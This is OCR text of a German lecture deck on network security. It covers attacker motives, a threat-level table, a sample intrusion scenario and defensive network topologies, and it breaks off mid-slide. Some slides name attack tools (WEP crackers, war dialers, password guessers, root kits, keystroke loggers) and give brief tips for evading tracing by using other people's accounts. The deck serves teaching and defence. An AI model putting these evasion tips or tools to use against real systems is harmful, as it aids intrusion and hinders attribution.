[root@netsec]>

Totale IT Sicherheit?!

Inhalt

- Einführung
- Topologische Möglichkeiten
- Elemente zur Sicherung von Netzen
- Angriffe auf Netze
- Angriffe auf Hosts (Destruktive Software)
- Verschlüsselung

Motivation zum Angriff


- Konkurrenz
- Hacking als Spiel, Sport und Spaß
- Politik
- Kriegsführung
- Spionage
- Unfähigkeit
- absichtliche Sicherheitschecks
- Rache
- Profit
- Demonstration von Technologie oder Wirkung

[root@netsec]>

THREAT LEVEL	THREAT PROFILE						
	COMMITMENT			RESOURCES			
	INTENSITY	STEALTH	TIME	TECHNICAL PERSONNEL	KNOWLEDGE CYBER	KNOWLEDGE KINETIC	ACCESS
1	H	H	Years to Decades	Hundreds	H	H	H
2	H	H	Years to Decades	Tens of Tens	M	H	M
3	H	H	Months to Years	Tens of Tens	H	M	M
4	M	H	Weeks to Months	Tens	H	M	M
5	H	M	Weeks to Months	Tens	M	M	M
6	M	M	Weeks to Months	Ones	M	M	L
7	M	M	Months to Years	Tens	L	L	L
8	L	L	Days to Weeks	Ones	L	L	L

[root@netsec]>

Angriffs-Szenario (Bsp.)



Information

Firewalls
Packet Sniffer
Logs
„ordentliche“ Konfiguration von Daemons
Trainings für MA

Schwachstellen:
Rechner
Betriebsysteme
Personen
Dienste
Lieferketten / Supplychains

DNS Abfragen
Mail Server
Port Scans

Information

Auswertung von Logs

Automatische Benachrichtigung

Wer

„Art“ des Angriffs


Woher

Indirekte agierend über andere Accounts

Verwischen von Spuren z.B.
Fin Scans/Root Kits

[root@netsec]>

Backdoors



Backdoors

Firmen Policies und Standards z.B. bei Paßwörtern

Kein remote „root“ login


WEP Cracker

Verwendung von „War dialer“

und „Paßwort-Rate“ Programme

[root@netsec]>

Einbruch



[root@netsec]>

Einbruch

Verschlüsselung auf dem lokalen Netz

Sniffer auf „sicheren“ Systemen.

Paßwort Politik

„Root“ Access

Identifizieren und Angreifen weiterer „interessanter“ Systeme


Core Dumps


Programme, die unter „Root“ Rechten laufen

Sniffer/Scanner, Keystroke Logging

[root@netsec]>

Happy End






Happy End

Fangschaltung

Zusammenarbeit mit ISPs



Aufspüren der Identität

Keine „persönlichen“ Angaben bei ISPs

Verwendung fremder Accounts


Nicht von privaten Anschlüssen

Abwehrmaßnahmen im Netz

- Topologische Maßnahmen
- Filter
- Proxies
- Maskierung / Adreßübersetzung
- Tunneling
- Überwachung

Topologische Abwehrmaßnahmen (1)

Insel




Insel-Details

- eine Insel ist schlicht nicht mit der Außenwelt verbunden
- Vorteile:
  - Angriffe von außen sehr schwierig
  - Überschaubarkeit erhöht sich
- Nachteile:
  - Nutzung externer Infrastruktur nicht möglich
  - unzufriedene Anwender
  - Drang zu Hintertürchen stark

Topologische Abwehrmaßnahmen (2)

Nadelöhr




Nadelöhr-Details

- Zugriffe von und nach “außen” über wenige, schmale Durchgänge führen
- Vorteile:
  - bessere Überwachbarkeit
- Nachteile:
